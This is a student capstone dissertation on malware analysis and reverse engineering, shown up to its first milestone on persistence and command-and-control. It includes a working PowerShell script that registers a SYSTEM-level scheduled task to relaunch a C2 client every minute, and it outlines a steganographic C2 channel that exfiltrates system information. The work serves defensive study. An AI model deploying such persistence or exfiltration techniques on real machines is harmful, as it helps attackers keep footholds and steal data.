Dissertation on

"Malware Protection using Reverse Engineering"

Submitted in partial fulfilment of the requirements for the award of degree of

Bachelor of Technology
in
Computer Science & Engineering

UE20CS390B – Capstone Project Phase - 2

Submitted by:

PAVAN R KASHYAP	**PES1UG20CS280**
PHANEESH R KATTI	**PES1UG20CS281**
HRISHIKESH BHAT P	**PES1UG20CS647**
PRANAV K HEGDE	**PES1UG20CS672**

Under the guidance of

Prof. Prasad B Honnavalli
ISFCR Dept. Head
PES University

Co-guide
Sushma E
PES University

August - December 2023

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
FACULTY OF ENGINEERING
PES UNIVERSITY
(Established under Karnataka Act No. 16 of 2013)
100ft Ring Road, Bengaluru – 560 085, Karnataka, India

PES UNIVERSITY

(Established under Karnataka Act No. 16 of 2013)
100ft Ring Road, Bengaluru – 560 085, Karnataka, India

FACULTY OF ENGINEERING

CERTIFICATE

This is to certify that the dissertation entitled

Malware Protection using Reverse Engineering

is a bonafide work carried out by

PAVAN R KASHYAP	**PES1UG20CS280**
PHANEESH R KATTI	**PES1UG20CS281**
HRISHIKESH BHAT P	**PES1UG20CS647**
PRANAV K HEGDE	**PES1UG20CS672**

in partial fulfilment for the completion of seventh semester Capstone Project Phase - 2 (UE20CS390B) in the Program of Study - Bachelor of Technology in Computer Science and Engineering under rules and regulations of PES University, Bengaluru during the period August- December 2023. It is certified that all corrections / suggestions indicated for internal assessment have been incorporated in the report. The dissertation has been approved as it satisfies the 7^{th} semester academic requirements in respect of project work.

Signature	Signature	Signature
Prof. Prasad B Honnavalli	**Dr. Mamatha H R**	**Dr. B K Keshavan**
Designation	Chairperson	Dean of Faculty

External Viva

Name of the Examiners	**Signature with Date**
1. _____	_____
2. _____	_____

DECLARATION

We hereby declare that the Capstone Project Phase - 2 entitled **"Malware Protection Using Reverse engineering"** has been carried out by us under the guidance of **Professor H B Prasad (Head of ISFCR)** and co-guide **Assistant Professor Sushma E** and submitted in partial fulfilment of the course requirements for the award of degree of **Bachelor of Technology** in **Computer Science and Engineering** of **PES University, Bengaluru** during the academic semester August - December 2023. The matter embodied in this report has not been submitted to any other university or institution for the award of any degree.

PES1UG20CS280	**PAVAN R KASHYAP**	_____
PES1UG20CS281	**PHANEESH R KATTI**	_____
PES1UG20CS647	**HRISHIKESH BHAT P**	_____
PES1UG20CS672	**PRANAV K HEGDE**	_____

ACKNOWLEDGEMENT

We would like to express our gratitude to our project Guide **Professor Prasad B Honnavalli** and Co-Guide **Assistant Professor Sushma E**, Department of Computer Science and Engineering, PES University, for his guidance, assistance, and encouragement throughout the development of this UE20CS390A - Capstone Project Phase – 1.

We are grateful to the project coordinator, **Dr. Priyanka H**., Department of Computer Science and Engineering, PES University & the supporting staff for organizing, managing, and helping the entire process.

We are grateful to our review panel members, **Assistant Professor Dr. Sapna V M** and **Associate Professor Dr. Ashok Patil**, Department of Computer Science and Engineering, PES University for providing us their value feedback and helping us improve through the entire process.

We take this opportunity to thank **Dr. Mamatha H R**, Chairperson, Department of Computer Science and Engineering, PES University, for all the knowledge and support we have received from her.

We are grateful to **Dr. M. R. Doreswamy**, Chancellor, PES University, **Professor Jawahar Doreswamy**, Pro Chancellor – PES University, **Dr. Suryaprasad J**, Vice-Chancellor, **Dr. B.K. Keshavan**, Dean of Faculty, PES University for providing us various opportunities and enlightenment during every step of the way.

Finally, this project could not have been completed without the unwavering support and encouragement we have received from our **Parents**.

ABSTRACT

In this capstone project, the primary objective is to conduct a thorough examination of prominent malware, including 'VirLock' and 'RedLineStealer,' dissecting their functionality, tactics, and techniques. Utilizing static and dynamic analysis tools such as Ghidra and Windows Sysinternals suite, the project will yield comprehensive reports tailored for both technical and non-technical audiences. Tangible deliverables will include detailed reports on the malware analysis procedure.

Going beyond traditional analysis, the project aims to introduce innovative approaches to understanding malware and delve into the intricacies of an attacker's mindset. The ultimate goal is to provide valuable insights contributing to a robust defense against emerging cybersecurity challenges, bridging the gap between theory and practical application.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF FIGURES

CHAPTER-1:

INTRODUCTION

In an era dominated by the digital landscape, the imperative of cybersecurity cannot be overstated. **Cybersecurity** involves a suite of practices and technologies dedicated to shielding computer systems and data from unauthorized access and malicious attacks. Within this realm, the escalating prevalence of malware presents a notable threat. Malicious software, fittingly named **malware**, exploits vulnerabilities to execute actions like information theft and the encryption of sensitive data.

The exponential growth of the internet has fuelled a corresponding surge in malicious activities. Despite the increasing demand for cybersecurity expertise, a substantial gap between supply and demand, projected to reach **30%** by the end of 2023, persists [21]. This disparity is primarily attributed to the shortage of freely available structured resources or frameworks for individuals striving to enhance their capabilities in defending against malware analysis and mitigation.

CHAPTER-2:

PROBLEM STATEMENT

This project aims to establish a **robust framework** designed to empower individuals with the knowledge and tools necessary to comprehend, detect, and effectively counteract Windows malware threats. The project focuses on first streamlining disorganized procedures in malware analysis into one consistent workflow. This workflow covers the most essential aspects of reverse-engineering a malware sample, namely static analysis, dynamic analysis, and testing. It is designed to be generic in nature so that its use will be persistent in this constantly evolving field of research.

Once the workflow is defined, the project then delves into the exploration of existing open-source tools that can be used at each of its stages. The aim of using **open-source tools** is to allow normal users who wish to take control of their own security, to detect and mitigate malware threats.

The project then focuses on reverse-engineering real-world malware samples and understanding their functionalities using the open-source tools selected. Real-world malware samples contain various components like injection techniques, C2(Command and control), persistence mechanisms etc. that work in tandem to bring about the intended damages. In order to fully understand each component, malware samples that tackle each component individually are manually crafted and analysed. All the malware samples crafted follow the strongest ethical standards and are created solely for educational purposes. The crafting of malware samples, for the aim of analysis not only helps in understanding the component in-depth, but also provides the defenders/analysts with an attacker's perspective, thereby greatly helping in devising better protection strategies.

The project finally analyses a real-world malware sample, **RedLine Stealer,** an information stealer highly prevalent in 2023. The understanding of various components, the clear structured workflow and the detailed use of the selected tools allow the analyst to not only identify the damages that the sample is causing, but also devise schemes to safeguard system artifacts from attack.

CHAPTER-3:

LITERATURE SURVEY

We have gone through several resources available to get introduced to and understand more on various advanced techniques employed by malware such as Filess Malware and Anti-reverse engineering techniques. These research and survey papers, including some informational blogs, GitHub portfolios gave us some insight on the analysis that must be understood and performed throughout our learning. In the below sections, we present to you the main findings of various literatures available on our topic.

Malware Persistence Techniques and Other Advanced Malware Attack Techniques

Malware refers to any malicious code or program that is harmful to systems. It is a major threat to the security of information in computer systems. Some of the types of malware that are most commonly used are viruses, worms, Trojans, etc. Once the attacker gains a beach head in the victim's network, it may be used to download additional payloads and exploit vulnerabilities, to gain more control and access within a network. Using malware as their foothold, attackers can conduct reconnaissance, gather intelligence, or simply inflict damage or extortion. All of this must be done in a way that allows an attacker to retain access for as long as possible; the ability to do so is called persistence [1]. This literature survey delves into examining the different techniques used by malware to accomplish persistence in an ever-evolving landscape.

From this paper, we gain insights on investigating the persistent effectiveness and widespread usage of remote code injection attacks against network services as a prevalent method for propagating malware. The study analyses over 1.2 million polymorphic code injection attacks [2] on production systems, observed through network-level emulation. The research delves into the structure, functioning, and overall activity of the attack code, emphasizing the diversity of exploits employed, particularly targeting less common vulnerable services. Interestingly, the findings reveal a restrained application of sophisticated obfuscation techniques, with noticeable instances of extensive code reuse across distinct malware families.

We learned that recent cyberattacks emphasize the rising prevalence of ransomware, that exploit human operators and sidestep traditional cyber defenses. Organizations respond by employing white-hat hackers and penetration testing to fortify cybersecurity, often utilizing malware rating systems to assess threats. In this context, a proposed malware rating system introduces novel criteria, including deceitfulness, aiming to provide a more nuanced evaluation of malware characteristics. To illustrate its application, various PowerShell Reverse Bind Shell malware [4] are assessed based on the new criteria, offering enhanced insights into their deceptive, versatile, and persistent attributes.

Filess Malware

In the contemporary landscape, the emergence of fileless malware presents a significant threat, operating exclusively in the computer's memory with minimal traces on the host system. This class of malware leverages Windows applications and system administration tools like PowerShell and Windows Management Instrumentation (WMI) for execution and propagation, aiming to evade traditional detection methods. From this paper, we gain insights of diverse detection and mitigation strategies against fileless malware [5], shedding light on technical details to dispel misconceptions surrounding this elusive and sophisticated form of cyber threat.

Security Evasion and Countermeasures

Dynamic malware analysis systems play a crucial role in addressing the surge of modern malware. However, the cat-and-mouse game between malware and analysis system developers leads to evolution of evasion tactics. The paper systematically reviews "fingerprint"-based evasion techniques targeting automated dynamic malware analysis systems across PC, mobile, and web platforms [15]. The comprehensive examination covers evasion detection, mitigation strategies, and offers insights through offensive and defensive evasion case studies. The paper addresses challenges in experimental evaluation, outlines future research directions in offensive and defensive measures, and briefly explores related topics in anti-analysis.

The study addresses the limitation of sandbox-based analysers in identifying Windows malware due to easily detectable anti-analysis techniques. The research introduces EvDetector[16], an automated system designed to detect and monitor malware utilizing anti-analysis tactics. The focus is on real-world malware, assessing the prevalence of anti-analysis techniques and their impact on evading analysis by dynamically altering execution paths based on detection outcomes.

CHAPTER-4:

4.1: WORKFLOW RECAP

Malware Analysis workflow defines the various steps that a malware analyst must carry out when a new malware sample is encountered. The steps are incremental in nature and cover different aspects of the malware, like its code structure, its strings, and its dynamic behaviours.

The workflow has been previously discussed in Phase 01 of this Capstone project. A high-level overview of the various stages involved is provided here:




Fig. 1: Workflow framework

The malware sample is first passed to a **Hex Editor** that displays the file signatures associated with it. Most Windows malware samples are executables (MZ or PE file signature); verifying the file header assures the analyst that the given sample is indeed executable.

The next stage in the setup involves analysing the strings associated with a given malware sample. Strings allow the analyst to identify potential DLL API calls, C2 commands and other

un-obfuscated strings, thereby helping the analyst with a high-level overview of the sample's intended behaviour.

Static Analysis involves analysing the source code of the sample to identify the malicious functionalities coded. Since executables do not explicitly contain source code, the sample must be reverse-engineered via decompilers to provide a high-level language view of the executable. Observing the functionalities in the decompiled version allows the defender to understand the potential actions that the sample will initiate once it is executed.

Dynamic Analysis involves executing the malicious sample in a contained environment to observe its dynamic behaviours. While static analysis provides us with some insights on the intended behaviour of the sample, dynamic analysis provides a more comprehensive understanding of what resources are touched, modified, and deleted.

The context in which an action is initiated on the Windows machine defines whether the action is benign or malicious. Merely observing a certain Windows event does not immediately signify malicious activity. The **Verification and Testing** phase involves verifying the context in which certain actions are initiated. The containerized setup allows for the execution and verification of the sample multiple times with no damage to the host machine.

Additional Findings are often encountered during the verification and testing phase. These findings help the analyst add fresh perspective and dimension to their pre-conceived notions on the malware sample.

Once the analyst has a clear understanding of the damages caused by the malware sample, the analyst can go about devising clear mitigation plans, either existing or new. To verify if the mitigation strategy is truly effective, the analyst can repeat the steps from dynamic analysis in the workflow n-times.

After successful analysis and mitigation report generation, it is essential to collate all the analyses into a consolidated report for future reference. Similarly, it is essential to implement all the mitigation strategies devised on the host machine to protect against such future attacks.

On successfully completing the analysis workflow, the analyst can provide a comprehensive view of the malware sample, the damages it causes and the best ways to stop its infection and damage.

4.2: TOOLS EMPLOYED

After conducting thorough research to identify the most suitable tools for our needs, we have selected the following open-source options.

WinHex Editor

WinHex is a robust hex editor that enables direct manipulation and a thorough view of binary files and file structures. It is a popular option for in-depth investigation of file signatures and structures because it has advanced features like sector-level editing and disc cloning.

PEStudio

PE Studio is a specialized program for inspecting and alerting executable files that contain DLLs that might be dangerous. It offers a thorough analysis of DLLs, emphasizing questionable or harmful code, dependencies, and imports to help detect malware. The detection is done by PE studio through heuristics, signatures, DLL APIs behavior, etc.

Ghidra

For static analysis, Ghidra, an open-source software reverse engineering tool released by the NSA, provides a large selection of functionalities. It is a popular option for in-depth analysis of malware code because of its sophisticated features, such as disassembly and de-compilation capabilities, which support numerous architectures.

Process Monitor

A potent tool for dynamic analysis, ProcMon (Process Monitor) records system-level occurrences like file system changes, registry changes, and network activities. It enables analysts to track and examine malware's behavior r while it is running, giving them insights on how it affects the system.

Registry Editor

A built-in Windows utility called Registry Editor permits viewing and modifying the Windows Registry. When analyzing malware that alters registry keys or adds harmful

entries, it is useful since it enables analysts to comprehend the effects of the malicious sample on the system. Since verification can be carried out by viewing the alleged registry paths, this tool can also be utilized during the testing phase.

Autoruns

A Windows tool called Autoruns locates and examines applications that the operating system launches automatically at boot time. It aids in spotting harmful or dubious programs that malware might exploit to stay on the system. We learn about the persistence mechanisms of the infection by analyzing starting programs.

Wireshark

Wireshark is commonly used in malware analysis to capture and analyze network traffic generated by malware. By inspecting packet-level data, analysts can identify communication patterns, detect command and control (C2) traffic, and uncover potential malicious activities.

TCPView

TCPView is a utility tool developed by Microsoft that provides a real-time display of active TCP and UDP connections on a Windows system. It offers detailed information about processes, local and remote addresses, and connection statuses, allowing users to monitor network activities, identify applications using network resources, and manage network connections.

Remnux

REMnux is a Linux toolkit for reverse engineering and analysing malware. It finds primary application in our project because of the fact that it facilitates DNS resolution analysis for malware C2 by providing tools to capture, analyze, and emulate DNS traffic. Analysts can inspect DNS queries and responses, emulate DNS servers to observe malware behavior, and detect patterns or anomalies in domain generation algorithms. Through these functionalities, REMnux aids in uncovering malicious communication patterns and understanding the infrastructure employed by malware for Command-and-Control purposes.

Process hacker

Process Hacker is an open-source Windows utility tool for monitoring and managing system processes. It helps users analyze performance, memory usage, terminate processes, monitor networks, and explore system internals in real-time.

OLEDump

An OLE dump involves examining Object Linking and Embedding (OLE) structures within files, often used in computer forensics, or debugging. It delves into embedded objects within documents, such as text, images, or code, to uncover hidden content or security risks. Analysts use this process to investigate file formats, identify relationships between embedded content, and understand document structures for potential security assessments.

Hybrid analysis

Hybrid Analysis is an online malware analysis platform that examines suspicious files or URLs using both static and dynamic analysis techniques. It runs these items in a controlled environment to observe their behavior, generating detailed reports on actions, network activities, and potential threats. It helps security professionals understand malware behavior and identify risks, aiding in the development of effective defense strategies.

WinDbg x64

WinDbg x64 is a robust debugging tool used by developers and system administrators for troubleshooting 64-bit Windows applications. It helps analyze crash dumps, memory structures, and software issues, aiding in identifying and resolving bugs and errors efficiently. With its advanced features, WinDbg x64 is instrumental in diagnosing complex issues and ensuring the stability of applications on 64-bit Windows systems.

CHAPTER-5:

ARCHITECTURE




Fig. 2: High-Level Architecture

For this project, the malware samples for the analysis have been manually crafted to suit our needs. A USB Drive was used to transfer these samples to the **isolated network** (comprising two systems with Windows OS) for analysis.

CHAPTER-6:

INTRODUCTION TO PHASE 02 MILESTONES

In **Phase 1** of our capstone project, our primary objective was to immerse ourselves in the realm of cybersecurity, specifically focusing on malware and its pervasive impact on today's digital landscape. Our overarching goal was to arm ourselves with the knowledge and skills necessary to comprehend and reverse engineer real-world malware, ultimately devising effective detection and mitigation strategies to contribute to the ongoing efforts in safeguarding machines from malicious attacks.

The initial steps of Phase 1 involved delving into the **foundational concepts** of malware, exploring open-source tools, and mastering their utilization. We also dedicated time to understanding the procedural intricacies involved in reverse engineering malware. Armed with this knowledge, we applied our skills to analyze various types of malwares, ranging from a basic keylogger to creating malware samples that incorporated sophisticated techniques like Command and Control (C2) mechanisms and persistence strategies.

This comprehensive exploration served as the bedrock for transitioning into the next phase of our Capstone project. With a robust foundation established, **Phase 2** honed in on the understanding of intricate **techniques implemented** in recent real-world malware. The emphasis shifted towards devising advanced detection and **mitigation strategies**, building on the skills and insights gained during the initial phase.

Phase 2 is strategically structured into 12 milestones, each dedicated to exploring significant areas encompassing multiple techniques and their subcategories.

In **Milestone 1,** we build upon the foundation laid in the last phase by delving into advanced C2 and persistence techniques, such as steganography with Command and Control (C2) and task scheduler with C2.

Milestone 2 shifts focus to a deep understanding of Windows Dynamic Link Libraries (DLLs) and their exploitation methods, particularly honing in on DLL hijacking and its various types.

Milestone 3 extends the exploration into the depths of Windows by addressing process injection techniques and their subcategories.

Subsequently, **Milestone 4** delves into the realm of fileless malware, where the malicious code is executed solely in volatile memory. This understanding is enhanced by simulating the behavior of real-world fileless malware on a smaller scale.

Moving forward, **Milestone 5** concentrates on comprehending PowerShell and its application in Windows malware as an attack and defence vector.

Milestone 6 is dedicated to macros-based malware, often concealed in Microsoft Office Suite files, allowing malware authors to execute malicious actions from seemingly benign files.

In **Milestone 7,** the focus shifts to the morphism behavior of malware, including polymorphic and metamorphic malware, which pose challenges for antivirus detection and mitigation.

Milestone 8 involves putting defender skills to the test by developing mitigation strategies specifically tailored for polymorphic and metamorphic malware.

Milestone 9 emphasizes understanding Sandboxes and their effectiveness in isolating and analyzing malware.

In **Milestone 10**, we explore evasion techniques, a prominent tactic employed by malware authors to conceal their exploits from defenders.

Milestone 11 examines Anti Reverse Engineering Techniques (ARETs) and their role in thwarting sandboxes and defenders' attempts to analyze malware.

Phase 2 concludes with the analysis of a real-world malware (**Milestone 12**) that implements several techniques explored throughout the previous milestones.

Each task performed and malware sample developed is accompanied by a detailed report, contributing not only to our knowledge but also to the broader community's ability to enhance their defences against such malware threats.

6.1. MILESTONE 1: ADVANCED PERSISTENCE AND C2

Malware samples often use advanced C2 communications and persistence mechanisms to exfiltrate data and stay persistent on the victim's machine. Our Phase 01 endeavours focused on understanding the basics of Command and Control (C2) interactions and Registry related persistence mechanisms. In this phase, we focus on increasing its complexity and understanding more complex techniques in each component, in tandem.

What is persistence?

Persistence is a technique used by malware samples to remain on the victim machine, so they can continue their damages over extended time periods. Malware samples often create **Registry keys** to attach themselves to automatic startup applications, so that they execute each time the system boots up. Similarly, they establish scheduled tasks to periodically execute themselves. Malware samples often use persistence to ensure that they persist on the system even when the original sample is removed from it.

If we are to truly remove the malware sample and all its traces on our machine, then it is essential that we understand the potential sites where they can hide.

What is Command and Control (C2)?

The malware sample communicates with a malicious server, exchanging information and command strings. **Command strings** are strings that trigger certain malicious behavioural actions in the sample. The malware sample communicates with the malicious server, receives the command strings and uses that to appropriately carry out damages on the victim machine or exfiltrate crucial user data. This technique used by malware samples is called Command and Control (C2).

The malware sample connects to the available C2 server and downloads the encrypted command strings from its master (the malicious C2 server). It carries out only those damages that it is instructed to do. Command Strings significantly influence the execution behaviour of the malware sample, and are therefore an essential component to explore further.

This milestone focuses on integrating both these concepts together.

In this milestone, we crafted malware samples strategically employing Windows-based persistence mechanisms. These include **Task Scheduler**, which schedules periodic tasks for sustained presence; **Windows Services**, enabling background processes for seamless operation; and **Windows Management Instrumentation (WMI) queries**, facilitating interaction with system components. Each mechanism contributes to the persistence of the malware by seamlessly integrating into the Windows environment.

Our focus extended to exploring aspects such as **Steganography with C2**, unravelling the intricacies of **port and IP blacklisting**, thereby contributing to a nuanced comprehension of the sophisticated tactics employed in modern cyber threats.

The insights garnered from delving into these advanced techniques not only highlight the complexity of modern cyber threats but also empower us to effectively deal with and mitigate C2 malwares.

6.1.1: TASK SCHEDULER

Task Scheduler is a Microsoft Windows application that launches computer programs or scripts at pre-defined times or after **specified time intervals**. Its core component is an eponymous Windows service.

A task is defined by associating a set of actions, which can include launching an application or taking some custom-defined action, to a **set of triggers**, which can either be time-based or event-based. The Task Scheduler service runs at the maximum level of privilege defined by the local machine, namely NT AUTHORITY\SYSTEM, making it a natural target for attackers.

Some of the prominent real-world samples that employed task scheduler as persistence mechanism are **Tarrask, Empire, Dyre, Stuxnet** to name a few.

Regarding the malware samples developed for exploring the intricacies of the task scheduler with C2, the overarching functionality involves a **PowerShell script** acting as a scheduler, orchestrating a recurring task every minute as seen in the Figure 3. This task executes an executable (“**client.exe”**), which connects to the attacker's server, awaiting subsequent instructions.

```
C: > Users > phane > OneDrive > Desktop > client_scheduler.ps1 > ...
1   $taskName = "MyTask"  # Name of the task
2   $executablePath = "C:\Users\phane\OneDrive\Desktop\client.exe"
3
4   # Create a new task
5   $action = New-ScheduledTaskAction -Execute $executablePath
6   $trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddSeconds(10) -RepetitionInterval (New-TimeSpan -Minutes 1)
7   $settings = New-ScheduledTaskSettingsSet
8   $principal = New-ScheduledTaskPrincipal -UserId "NT AUTHORITY\SYSTEM" -LogonType ServiceAccount
9   Register-ScheduledTask -TaskName $taskName -Action $action -Trigger $trigger -Settings $settings -Principal $principal
```

Fig. 3: Victim-side Schedular Code

At the attacker's Command and Control (C2) side, a program actively listens for incoming connections. Once a connection is established from the client.exe program, the server responds by sending a "**FindFirstFile**" command string to the victim. Subsequently, upon receiving this command string from the C2, the "**client.exe**" gathers sensitive information, including computer name and system configuration details and exfiltrates it to the C2 serve, effectively simulating a real-life information theft mechanism, thus giving us the basic mechanism of information stealers.

6.1.2: WMI QUERIES AND WINDOWS SERVICES

Some other persistence mechanisms include Windows services and WMI queries. **Windows Services** are a core component of the Microsoft Windows operating system and enable the creation and management of long-running processes. Windows Services can start **without user intervention** and may continue to run long after the user has logged off. The services run in the background and will usually kick in when the machine is booted. Windows services can be exploited through various vulnerabilities and techniques, often with the goal of achieving unauthorized access, escalating privileges, or compromising the system. The techniques include **Remote Code Execution (RCE), Privilege Escalation, Denial of Service (DoS),** etc.

Windows Management Instrumentation (WMI) queries are a set of commands utilized in Windows operating systems to access and manage system-related information. WMI is a powerful framework that allows administrators to **retrieve data, configure settings**, and **execute tasks** on both local and remote machines in a network. One common WMI exploitation method involves using WMI queries as a persistence mechanism, where attackers could ensure that their malicious activities endure across system reboots, creating a stealthy and enduring threat that can be challenging for traditional detection mechanisms to identify.

Now that the we have comprehended persistence with C2, the focus shifts towards exploring one of the primary C2 mechanisms, emphasizing the utilization of steganography with C2.

6.1.3: STEGANOGRAPHY WITH C2

Steganography **encodes a secret message** within another non-secret object in such a manner as to make the message imperceptible to those who aren't aware of its presence. Steganography is used in C2 to embed malicious command strings or data within images, audio files, or other media, so that attackers can **bypass network monitoring** and evade traditional security measures. Steganography in images, audio, or videos proves exceptionally effective given the frequent transmission of these artifacts over the Internet. This method can effortlessly target a larger audience, increasing its potential impact on victims.

Some of the well-known real world malware samples that use steganography techniques for C2 communication include **Duqu, Keyboy, CountyGlad**, etc.

The malware sample we constructed for analysis follows a specific outline:

Command Strings: Utilizes two command strings, namely "FindFirstFileA" and "Monitor."

Encoding: The command strings are initially encoded in Base64.

Steganography: Employing the Least Significant Bit (LSB) algorithm of StegHide, the encoded strings are then embedded into two images, image1.jpeg and image2.jpeg.

Deployment: The manipulated images are deployed on three servers, each operating at different ports: 8000, 8070, and 8090.

Execution by Victim: When a victim executes the PowerShell script ("StegDownloader.ps1") on their system, a TCP connection is established with one or more of the designated servers.

Download and Decoding: The PowerShell script downloads the images from the Command and Control (C2) server. Subsequently, the encoded command strings are decoded and retrieved.

Command Execution: Depending on the received commands, the PowerShell script initiates appropriate actions, demonstrating the malware's ability to respond dynamically to the instructions received from the C2 server.

The command string "**Monitor**" fetches crucial system information like the model, the manufacture's name, the primary owner of the device etc. It then places all the contents fetched by it into a text file called sample.txt. Its activity is complete on the creation of the text file.

The command string "**FindFirstFileA**" exfiltrates the information stored in sample.txt back to the C2 server via the same established socket connection. There is no Application Layer protocol deployed. The contents of the file are sent as is (as a TCP payload without encryption), over the TCP line.

Figure 4 visually illustrates the process of encoding steganographic information into images. Each image encompasses a single encoded command string. Even though the two images appear visually similar, they possess such starkly contrasting hashes. This encoding mechanism underscores the stealthiness of this technique, emphasizing the covert nature of the steganographic process.

